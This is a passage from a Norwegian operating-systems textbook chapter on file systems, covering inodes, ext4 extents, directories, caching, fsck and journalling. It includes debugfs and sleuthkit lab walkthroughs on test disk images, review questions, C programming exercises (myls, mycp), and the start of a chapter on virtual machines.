
10.3.2 Adresser

Fra metadata til data i figur 10.11.

- Fig 40.1, inoden
- Single/double/triple indirect-pekere: lagrer alle adressene til datablokkene
- Alternativet er runs/extents (NTFS/ext4): lagrer bare startblokk og antall sammenhengende blokker
- NTFS og ext4 åpner for å lagre fildata rett i inoden (for svært små filer)
- Et annet alternativ er en lenket liste av datablokker (FAT)
- Fig 40.2, *hvor store er filer?*

Figur 10.11: Fra metadata til data.

Inoden med direkte og indirekte pekere i figur 10.12.



Figur 10.12: Inoden med direkte og indirekte pekere.

En blokk med adresser er en vanlig filsystemblokk, like stor som en datablokk. Den eneste forskjellen er hva som står i den, og derfor er det blokkstørrelsen som bestemmer hvor mange adresser det er plass til. Med blokkstørrelse 1KB (2^{10}B) og adresser på 4B (2^2B) er det plass til
$\frac{2^{10}}{2^2} = 2^8 (= 256)$ adresser i én blokk.

Hvor store filer kan vi ha da (hvis vi ser bort fra de direkte pekerne i inoden)?


$2^8 \times 2^{10}\mathrm{B} = 2^{18}\mathrm{B} (= 256\,\mathrm{kB})$ med single indirect.

$2^8 \times 2^8 \times 2^{10}\mathrm{B} = 2^{26}\mathrm{B} (= 64\,\mathrm{MB})$ med double indirect.

$2^8 \times 2^8 \times 2^8 \times 2^{10}\mathrm{B} = 2^{34}\mathrm{B} (= 16\,\mathrm{GB})$ med triple indirect.

Fig 40.2 forklarer hvorfor inoden er bygd slik: de fleste filer er små og klarer seg med de tolv direkte pekerne, mens de få store filene, som står for mesteparten av bytene, godt kan betale for de ekstra oppslagene.

Extents i ext4: en liten og en stor fil i figur 10.13.



Figur 10.13: Extents i ext4: en liten og en stor fil.

En extent er et par: første blokk og antall blokker. En fil som ligger sammenhengende på disken, trenger da én extent uansett hvor stor den er, mens pekerne over krever én adresse per blokk. ext4 bruker de samme 60 bytene i inoden som de 15 pekerne tok i ext2, til en header og fire extents, og én extent kan dekke 32 768 blokker – 128MB med blokker på 4KB. Figuren viser to filer i et testfilsystem, med tallene `debugfs` gir. Den lille fila får plass med én extent rett i inoden: `(0-2):8615-8617` betyr at blokk 0–2 i fila ligger i filsystemblokk 8615–8617. Den store fila trenger ti extents, flere enn inoden har plass til. Da blir inoden roten i et tre (dybde 1): den har én indeks som peker til en egen extent-blokk. Det er en vanlig filsystemblokk, like stor som en datablokk, og den har plass til 340 extents ($4096\text{B}/12\text{B}$). Hver extent dekker en lang rekke blokker etter hverandre – tallene i figuren er hvor mange. Ti extents er alt som trengs for 1GB, der indirekte pekere ville trengt over 260 000 adresser. Du ser dette selv med `debugfs` i lab-øvingen. I ext4 kan det bygges extents-trær med dybde inntil 5 nivåer (for svært store og ekstremt fragmenterte filer).

Extents-mekanismen tillater å addressere svært store filer, men block-indeksen i ext4 er representert som 32 bit, og dermed er maks filstørrelse med 4KB blokker

$2^{32} \times 2^{12}\text{B} = 2^{44}\text{B} (= 16\,\text{TB})$

10.3.3 Kataloger

Katalogen på disken i figur 10.14.

- En katalog er også en fil med en inode
- Datablokkene til en katalog ser ut som tabellen i chp 40.4

Figur 10.14: Katalogen på disken.

Hver oppføring består av inode-nummeret, lengden på oppføringen, lengden på navnet og selve navnet – i ext4 også filtypen. Det er alt. Resten av metadataene ligger i inoden.

10.3.4 Tilgangsvei

Å lese og skrive en fil i figur 10.15.

- Fig 40.3, lese en fil
- Fig 40.4, opprette og skrive en fil

Figur 10.15: Å lese og skrive en fil.

Fig 40.3 viser hva stien koster: for hver del av `/foo/bar` må filsystemet lese inoden til katalogen og så datablokka der neste navn står. Å åpne `/foo/bar` koster derfor fem lesinger før en eneste byte av fila er lest, og hver `read()` etterpå leser inoden, leser datablokka og skriver inoden for å oppdatere tidspunktet for siste lesing. Å opprette en fil (fig 40.4) koster enda mer, fordi bitmapene, den nye inoden og katalogen også må skrives. Gikk alt dette rett til disken, ville filsystemet vært ubrukelig tregt.

10.3.5 Caching

Caching og buffering i figur 10.16.

- Den felles (unified) page cachen i RAM
- Mange skrivinger til den samme blokka i løpet av kort tid bufres og skrives som én I/O

Figur 10.16: Caching og buffering.

Dette er page cachen fra kapittel 9, og den holder på metadata like gjerne som på data: inoder og katalogblokker som nylig er brukt, ligger i RAM. Derfor går det fort å åpne `/a/b/c/d/e/f/g.h` selv om fig 40.3 sier at hver katalog koster to lesinger – de fleste av dem treffer cachen. Skrivinger samles på samme måte: oppdateres den samme inoden eller bitmapen mange ganger på rad, blir det én skriving når den til slutt skrives til disken.

I demoen under følger vi stien `/home/erikh/cf3.msi` fra rotkatalogen og nedover, ett oppslag om gangen, slik fig 40.3 beskriver. Verktøyene installeres med `sudo apt install sleuthkit`.

```
# ext3-image er en dd-kopi av en minnepinne med ext3, full av nuller
# bortsett fra katalogstrukturen /home/erikh/{a.txt,cf3.msi}
#
##### Finn rotkatalogen
#
# rotkatalogen ligger alltid i inode nr 2, i blokkgruppe 0, og
# GDT-en sier hvilken datablokk inode-tabellen ligger i
# (som vi ikke kan lese):
fsstat -f ext ext3-image
#
##### Se i inoden til rotkatalogen
#
# attributtene til rotkatalogen:
istat -f ext ext3-image 2
#
##### Se i datablokkene til rotkatalogen
#
# hexdump av datablokka til inode 2 (rotkatalogen):
dd if=ext3-image bs=1k count=1 skip=510 status=none | hd
# finn inoden til /home:
ifind -f ext -n /home ext3-image
#
##### Se i inoden til home
#
# attributtene til home:
istat -f ext ext3-image 27889   # hex 6CF1, little endian?
#
##### Se i datablokkene til home
#
# hexdump av datablokka til inode 27889 (home):
dd if=ext3-image bs=1k count=1 skip=117249 status=none | hd
# finn inoden til erikh:
ifind -f ext -n /home/erikh ext3-image
```

```
#
##### Se i inoden til erikh
#
# attributtene til erikh:
istat -f ext ext3-image 27890
#
##### Se i datablokkene til erikh
#
# hexdump av datablokka til inode 27890 (erikh):
dd if=ext3-image bs=1k count=1 skip=117250 status=none | hd
# finn inoden til cf3.msi:
ifind -f ext -n /home/erikh/cf3.msi ext3-image
#
##### Se i inoden til cf3.msi
#
# attributtene til cf3.msi gir meg datablokkene:
istat -f ext ext3-image 27891 | less
```

Kommentaren ved inode 27889 spør om little endian, og det er nettopp det. I hexdumpen av rotkatalogen står inode-nummeret til `home` som de fire bytene `f1 6c 00 00`. Leser du dem i den rekkefølgen de står, får du 0xF16C = 61804, som er høyere enn det høyeste inode-nummeret i dette filsystemet. ext lagrer tallene på disken *little endian*, med den minst signifikante byten først – samme rekkefølge som x86 bruker i minnet – så tallet er 0x00006CF1 = 27889.

10.4 Krasjhåndtering

Å slette en fil i figur 10.17.

- Typisk eksempel på å slette en fil:
  1. Fjern fila fra katalogen den ligger i.
  2. Gi inoden tilbake til samlingen av ledige inoder.
  3. Gi alle diskblokkene tilbake til samlingen av ledige diskblokker.
- Å slette en fil er tre skrivinger, og de bufres/caches i RAM før de utføres.
- *Uten krasj spiller det ingen rolle hvilken rekkefølge stegene tas i. Med krasj gjør det det.*

Figur 10.17: Å slette en fil.

Har for eksempel bare steg to blitt fullført, kan inoden bli gjenbrukt mens navnet i katalogen fortsatt peker på den, og da peker navnet på feil fil. Har bare steg tre blitt

fullført, ender to filer opp med å dele de samme datablokkene. Tilstanden til filsystemet blir altså forskjellig alt etter hvilke av operasjonene som rakk å bli fullført. Eksempelet, og de to måtene å frigjøre blokker på under Journalling, er hentet fra Tanenbaum [35].

10.4.1 FSCK

Filsystemsjekk (fsck) i figur 10.18.

- Finnes inodene som er merket som brukt, i en katalog?
- Finnes datablokkene som er merket som brukt, i en inode?
- En rekke små sjekker: er for eksempel alle verdier fornuftige (innenfor gyldig område)?
- *Tar "evigheter" på en stor HDD*

Figur 10.18: Filsystemsjekk (fsck).

`fsck` vet ikke hva som var i gang da maskinen krasjet, så den må lese og kryssjekke all metadata i hele filsystemet: hver inode, hver katalog og begge bitmapene. Tiden avhenger av hvor stort filsystemet er, ikke av hvor lite som gikk galt (chp 42.2). `e2fsck` gjør dette i fem pass, som du ser i lab-øvingen.

10.4.2 Journalling

To måter å frigjøre blokker på i figur 10.19.

Hva er forskjellen på:

1. *Legg de nylig frigjorte blokkene fra inode K til slutten av free list*
   og
2. *Søk gjennom lista over ledige blokker, og legg til de nylig frigjorte blokkene fra inode K hvis de ikke allerede er der*

?

Figur 10.19: To måter å frigjøre blokker på.

Journalling-filsystemer i figur 10.20.

- For at journalling skal virke, må operasjonene som logges, være *idempotente* ("konvergente").
- Et journalling-filsystem fører en logg over operasjonene det skal gjøre, slik at de kan gjøres på nytt etter et krasj (se de to første illustrasjonene i chp 42.3)

Figur 10.20: Journalling-filsystemer.

Vi vil ha operasjoner f slik at

$f(\text{feil}) = \text{korrekt og } f(\text{korrekt}) = \text{korrekt}$

Etter et krasj vet vi ikke hvor langt en operasjon i loggen kom, så den gjøres på nytt – kanskje for andre gang. Den første av de to måtene å frigjøre blokker på tåler ikke det: gjøres den to ganger, står blokkene to ganger i free list og kan deles ut til to filer. Den andre er idempotent, for andre gang er blokkene allerede der, og ingenting skjer. ext3 og ext4 løser det enkelt (chp 42.3): journalen inneholder de nye versjonene av hele blokker, og å skrive den samme blokka med det samme innholdet én gang til gir samme resultat.

10.5 Lab-øvinger

1. **Et filsystem fra innsiden.** Gjør dette på Linux-maskinen din i SkyHiGh, i hjemmekatalogen.

   Lag en block device av en fil slik du gjorde i kapittel 9, lag et ext4-filsystem på den, og monter det:

   ```
   truncate -s 100M disk.img
   dev=$(sudo losetup --find --show disk.img)
   sudo mkfs.ext4 $dev
   mkdir mnt
   sudo mount $dev mnt
   sudo chown $USER mnt
   ```

   `mkfs.ext4` melder hvor mange blokker og inoder filsystemet fikk, og at det lager en journal. `chown` gjør deg til eier av rotkatalogen i det nye filsystemet, så du kan lage filer der uten `sudo`. Se på superblokken:

   ```
   sudo dumpe2fs -h $dev | grep -iE '^(block|inode) (size|count)'
   ```

   Her står de samme tallene som `mkfs.ext4` skrev ut, og i tillegg hvor stor hver inode er.

   Lag en fil og en katalog, og se på inode-numrene:

   ```
   echo mysil > mnt/a.txt
   mkdir mnt/kat
   ls -li mnt
   ```

   Tallet først på hver linje er inode-nummeret. Både fila og katalogen har fått sin egen inode – en katalog er også en fil.

   Les katalogen og inoden rett fra filsystemet med `debugfs`:

   ```
   sync
   sudo debugfs -R 'ls -l /' $dev
   sudo debugfs -R 'stat /a.txt' $dev
   ```

   Den første viser rotkatalogen slik den ligger på disken: én linje per oppføring, med inode-nummer og navn. Rotkatalogen er alltid inode 2, og `lost+found` har inode 11. Den andre viser inoden til `a.txt`: eier, rettigheter, størrelsen og tidsstemplene – men ikke navnet. Nederst står `EXTENTS:`, for eksempel `(0):2678`, som betyr at blokk 0 i fila ligger i filsystemblokk 2678.

   Les den blokka rett fra block devicen, slik du gjorde i kapittel 9. Bytt ut 2678 med tallet du fikk:

```
sudo dd if=$dev bs=4096 skip=2678 count=1 status=none | hexdump -C
```

Der står `mysil`. Filsystemblokk f er byte $4096f$ på block devicen – filsystemet er en måte å holde orden på blokkene, ikke noe mer.

Slett så fila, og les blokka igjen:

```
rm mnt/a.txt
sync
sudo dd if=$dev bs=4096 skip=2678 count=1 status=none | hexdump -C
```

Inoden og blokka er nå merket som ledige, men `mysil` står fortsatt i blokka. Å slette en fil endrer bare metadata: katalogen, inoden og bitmapene. Innholdet blir liggende til blokka blir brukt på nytt.

Avmonter til slutt, og sjekk filsystemet:

```
sudo umount mnt
sudo e2fsck -f $dev
```

`e2fsck` går gjennom filsystemet i fem pass: inodene og blokkene deres, katalogstrukturen, at alle kataloger henger sammen med rota, referansetellerne (`Checking reference counts`) og til slutt bitmapene. Det er sjekkene fra kapitlet. Siste linje sier hvor mange inoder og blokker som er i bruk. Et filsystem må være avmontert når det sjekkes, ellers kan det endre seg underveis. Rydd opp:

```
sudo losetup -d $dev
rmdir mnt
rm disk.img
```

2. **find.** Gjør dette på Linux-maskinen din i SkyHiGh.

   Les Daniel Miesslers utmerkede A find Tutorial and Primer, og prøv de fleste eksemplene der. `find` søker i katalogtreet etter metadata – navn, type, størrelse, eier, rettigheter og tidsstempler – og det er de samme feltene du finner i inoden.

10.6 Repetisjonsspørsmål og oppgaver

1. Hvor mange inoder har en fil i et ext-filsystem?
2. Hva er en *file descriptor* (fd)?
3. Filer har en rekke tilhørende metadata, som for eksempel filnavn, eier, rettigheter, timestamps etc. Hvor er disse dataene lagret i Linux-filsystemet (EXT)?
4. Hva vil det si at en filsystemoperasjon er *idempotent*? Hvorfor er dette en viktig egenskap?
5. Hvorfor kan et filsystem som IKKE er et journalling-filsystem, bli skadet hvis maskinen krasjer?
6. Beskriv noen fordeler og ulemper med stor og liten blokkstørrelse i filsystemer.
7. Hvordan kan caching gjøre at lesing fra en harddisk går mye raskere? Hvor er cache for filsystem implementert?
8. Hvordan vil ytelsen oppleves hvis operativsystemet bruker write-through caching når det skriver til en minnepinne, sammenlignet med å skrive til den samme minnepinnen uten cache? Hva med lesing?
9. Hva er forskjellen på en absolutt og en relativ sti? Du står i `/home/mysil/kat`. Hvilken fil mener du med `../a.txt`, og hvordan skriver du den samme fila som en absolutt sti?
10. Et program lager en ny fil, skriver til den og kaller `fsync()` på file descriptoren før det avslutter. Rett etterpå går strømmen, og når maskinen er startet igjen, finnes ikke fila. Hvordan kan det skje, og hva skulle programmet ha gjort?
11. `ls -l /usr/bin/passwd` viser `-rwsr-xr-x 1 root root`, og `ls -ld /tmp` viser `drwxrwxrwt`. Hva betyr `s` og `t`, og hvorfor trenger `passwd` og `/tmp` dem? Hvorfor må et program med SetUID passe seg for TOCTTOU (chp 39.17)?
12. Hvilke deler består et filsystem som vsfs eller ext av på disken, og hva brukes hver av dem til?
13. ext4 og NTFS bruker *extents* i stedet for indirekte pekere for store filer. Hva er en extent, og hvorfor er det bedre for en stor fil som ligger sammenhengende på disken?
14. (**OBLIG-4**) Hva sjekker `fsck` (og `chkdsk` på Windows) etter et krasj, og hvorfor tar det så lang tid på en stor disk? Hvordan slipper et journalling-filsystem å gjøre dette?
15. (**OBLIG-4**) Gjør dette i hjemmekatalogen på Linux-maskinen din:

```
echo mysil > a
ln a b
ln -s a c
ls -li a b c
rm a
ls -li b c
cat b
cat c
```

Hvilke av de tre navnene har samme inode-nummer (det første tallet på hver linje fra `ls -li`), og hva er linktelleren (tallet etter rettighetene) før og etter `rm a`? Hvorfor skriver `cat b` ut innholdet, mens `cat c` gir en feilmelding? Hva er det altså som identifiserer en fil entydig i et filsystem?

16. Hvor store filer kan vi ha i et filsystem basert på inoder og double-indirect adressering når vi antar 32-bits diskblokkadresser og diskblokkstørrelse på 8KB?

17. Anta et filsystem som benytter en bitmap til å holde rede på ledige/brukte diskblokker. Filsystemet befinner seg på en 4GB diskpartisjon og benytter blokkstørrelse på 4KB. Beregn størrelsen på bitmap'n.

18. (**OBLIG-4**) Et program kjører `fd = open("/home/u.dat", O_RDONLY)` og deretter én `read()` som leser den første blokka i fila. Ingenting ligger i page cache på forhånd. Følg fig 40.3 i læreboka, og list opp hver lesing og skriving filsystemet gjør mot disken. Hvor mange blir det til sammen? Hvor mange av dem går til disken hvis programmet kjøres en gang til rett etterpå?

19. I hexdumpen av datablokka til en katalog i ext står de fire bytene `f1 6c 00 00` der inode-nummeret til en av filene skal være. Hvilket inode-nummer er det?

20. Forklar så detaljert du kan hva hver kommando i kommandolinja `ls -tr | tail -n 1 | xargs tail -n 2` gjør, ut fra følgende eksempel:

```
mysil@spock:~$ ls -ltr | tail -n 3
-rw-rw-r--  1 mysil mysil  113248 juli   5 10:54 a.jpg
drwx--x--- 13 mysil mysil    4096 juli   9 10:15 Desktop
-rwxrwxr-x  1 mysil mysil      76 juli   9 11:39 unifi.tftp
mysil@spock:~$ ls -tr | tail -n 3
a.jpg
Desktop
unifi.tftp
mysil@spock:~$ ls -tr | tail -n 1 | xargs tail -n 2
timeout 60
put firmware.bin
mysil@spock:~$
```

21. Skriv en kommandolinje i Linux som teller antall PDF-filer (filer som heter noe med pdf) i hjemmekatalogen din.

22. Gjør Homework (Code) oppgave 2 i kapittel 39 (List Files): skriv et program `myls` som lister filene i en katalog. Uten argument lister det katalogen du står i (`.`), og med en katalog som argument den katalogen. For hver oppføring skriver det ut inode-nummeret og navnet, og med `-l` i tillegg rettigheter, linkteller, eier, gruppe og størrelse, omtrent som `ls -li`.

    Rammeverket under har alt ferdig unntatt systemkallene. Fyll inn de fire stedene merket TODO. Nyttige funksjoner (se man-sidene): `opendir()`, `readdir()`, `closedir()` og `lstat()`. Rammeverket kompilerer som det er, men skriver bare ut en feilmelding før TODO 1 er gjort.

```
/* myls.c: lister filene i en katalog, som et enkelt ls.
 * Bruk: ./myls [-l] [katalog]
 * Uten -l: inode-nummer og navn, i den rekkefølgen de står i
 * katalogen. Med -l: også rettigheter, linkteller, eier,
 * gruppe og størrelse.
 */
#include <dirent.h>     /* opendir, readdir, closedir */
#include <grp.h>        /* getgrgid */
#include <limits.h>     /* PATH_MAX */
#include <pwd.h>        /* getpwuid */
#include <stdio.h>
#include <string.h>
#include <sys/stat.h>   /* lstat, struct stat */

/* Skriver én linje omtrent som ls -li.
 * Ferdig, du trenger ikke endre den. */
static void skriv_lang(const struct stat *st, const char *navn)
{
    char r[11];
    const char *rwx = "rwxrwxrwx";

    if (S_ISDIR(st->st_mode))
        r[0] = 'd';
    else if (S_ISLNK(st->st_mode))
        r[0] = 'l';
    else
        r[0] = '-';
    for (int i = 0; i < 9; i++)
        r[i + 1] = (st->st_mode & (0400 >> i)) ? rwx[i] : '-';
    r[10] = '\0';
```

```
    struct passwd *pw = getpwuid(st->st_uid);
    struct group *gr = getgrgid(st->st_gid);
    printf("%8lu %s %2lu %-8s %-8s %8lld %s\n",
           (unsigned long) st->st_ino, r,
           (unsigned long) st->st_nlink,
           pw ? pw->pw_name : "?", gr ? gr->gr_name : "?",
           (long long) st->st_size, navn);
}

int main(int argc, char *argv[])
{
    int lang = 0;               /* 1 hvis -l er gitt */
    const char *katalog = ".";  /* uten argument: der du står */

    for (int i = 1; i < argc; i++) {
        if (strcmp(argv[i], "-l") == 0)
            lang = 1;
        else
            katalog = argv[i];
    }

    /* TODO 1: åpne katalogen i stedet for NULL */
    DIR *d = NULL;
    if (d == NULL) {
        perror(katalog);
        return 1;
    }

    struct dirent *e;
    /* TODO 2: les neste oppføring i stedet for NULL */
    while ((e = NULL) != NULL) {
        if (!lang) {
            printf("%8lu %s\n", (unsigned long) e->d_ino,
                   e->d_name);
            continue;
        }
        char sti[PATH_MAX];
        snprintf(sti, sizeof sti, "%s/%s", katalog, e->d_name);
        struct stat st;
        /* TODO 3: hent metadataene til sti inn i st */
        int rc = -1;
        if (rc != 0) {
            perror(sti);
```

```
            continue;
        }
        skriv_lang(&st, e->d_name);
    }

    /* TODO 4: lukk katalogen */
    return 0;
}
```

Kompiler med `gcc -Wall -o myls myls.c`, og sammenlign med `ls`:

```
./myls
ls -iaU
./myls -l /etc
ls -lia /etc
```

Hvorfor står filene i en annen rekkefølge enn hos `ls -lia`, og hvorfor er `.` og `..` med? Hvorfor klarer programmet seg med `readdir()` alene uten `-l`, men trenger `lstat()` med `-l`?

23. (**OBLIG-4**) Skriv et program `mycp` som bruker `open()`, `read()`, `write()` og `close()` til å kopiere en fil, og som sørger for at kopien overlever et strømbrudd. Kopien lages i katalogen du står i. Rammeverket under har alt ferdig unntatt systemkallene. Fyll inn de åtte stedene merket TODO. Nyttige funksjoner (se man-sidene): `open()`, `read()`, `write()`, `fsync()` og `close()`. Rammeverket kompilerer som det er, men skriver bare ut en feilmelding før TODO 1 er gjort, og til TODO 3 og 4 er gjort, advarer `gcc` om at `buf` ikke brukes.

    Merk: hvis `man 3 open` sier
    `No manual entry for open in section 3` så gjør
    `sudo apt update && sudo apt install manpages-posix-dev`

```
/* mycp.c: kopierer en fil, og sørger for at kopien overlever
 * et strømbrudd. Bruk: ./mycp fra til
 * Kopien skal ligge i katalogen du står i.
 */
#include <fcntl.h>      /* open, O_RDONLY, O_WRONLY, ... */
#include <stdio.h>
#include <unistd.h>     /* read, write, fsync, close */

int main(int argc, char *argv[])
{
    if (argc != 3) {
        fprintf(stderr, "Bruk: %s fra til\n", argv[0]);
        return 1;
```

```
}

/* TODO 1: åpne argv[1] for lesing */
int inn = -1;
if (inn < 0) {
    perror(argv[1]);
    return 1;
}

/* TODO 2: åpne argv[2] for skriving. Lag den hvis den
   ikke finnes, tøm den hvis den gjør det (rettigheter
   0644). */
int ut = -1;
if (ut < 0) {
    perror(argv[2]);
    return 1;
}

char buf[4096];
ssize_t n = 0;
/* TODO 3: bytt ut 0: les inntil sizeof buf byte fra inn */
while ((n = 0) > 0) {
    /* TODO 4: skriv de n bytene i buf til ut */
    ssize_t skrevet = n;
    if (skrevet != n) {
        perror("write");
        return 1;
    }
}
if (n < 0) {
    perror("read");
    return 1;
}

/* TODO 5: få innholdet i ut skrevet til disken nå */
int rc = 0;
if (rc != 0) {
    perror("fsync");
    return 1;
}
/* TODO 6: lukk begge filene */

/* Fila er ny, så navnet står i en katalog, og den må også
```

```
       til disken. Her er det katalogen du står i. */
    /* TODO 7: åpne katalogen "." for lesing */
    int kat = -1;
    if (kat < 0) {
        perror(".");
        return 1;
    }
    /* TODO 8: få katalogen skrevet til disken nå */
    rc = 0;
    if (rc != 0) {
        perror("fsync .");
        return 1;
    }
    close(kat);
    return 0;
}
```

Kompiler med `gcc -Wall -o mycp mycp.c`, lag en fil å kopiere, og sjekk at kopien blir lik originalen (`cmp` skriver ingenting når filene er like):

```
head -c 100000 /dev/urandom > orig
./mycp orig kopi
cmp orig kopi
strace -s 0 -e trace=openat,read,write,fsync,close \
       ./mycp orig kopi2
```

De første linjene fra `strace` er C-biblioteket som lastes inn. Finn kallene programmet ditt gjør. Hvorfor får `orig` file descriptor 3 og `kopi2` file descriptor 4? Hvor mange `read()` og `write()` gjør programmet på de to filene, og hvorfor er den siste `write()` på 1696 byte? Hvorfor kaller programmet `fsync()` to ganger?

11 Virtuelle maskiner og containere

Merk: pensum i dette kapitlet er kompendiet og artikkelen Hardware Virtualization: the Nuts and Bolts fra AnandTech (se avsnittet om CPU), ikke læreboka.

11.1 Læringsmål


Etter å ha arbeidet deg gjennom dette kapitlet og artikkelen fra AnandTech skal du kunne:

- forklare forskjellen på en *unikernel*, en *virtuell maskin* og en *container*, og hvilket grensesnitt hver av dem ser: instruksjoner eller systemkall
- forklare kravet til Popek og Goldberg om *sensitive* og *privilegerte instruksjoner*, hvordan *trap-and-emulate* bygger på det, og hvorfor x86 ikke oppfylte kravet før 2005
- forklare hvordan *binæroversetting* og *paravirtualisering* løste problemet i software, hvilke beskyttelsesringer hypervisoren, gjeste-OS-et og applikasjonene da kjører i
- forklare hva *hardwarestøtte* for CPU (VT-x/AMD-V) og I/O (IOMMU) endrer
- forklare *guest page table*, *physical page map* og *shadow page table*, og hvordan *nested page tables* (EPT/NPT) gjør shadow page tables unødvendige
- regne ut hvor mange minneoppslag en TLB miss kan koste med nested page tables, og forklare hvordan TLB-en, VM-ID-en i TLB-oppføringene og *huge pages* demper kostnaden

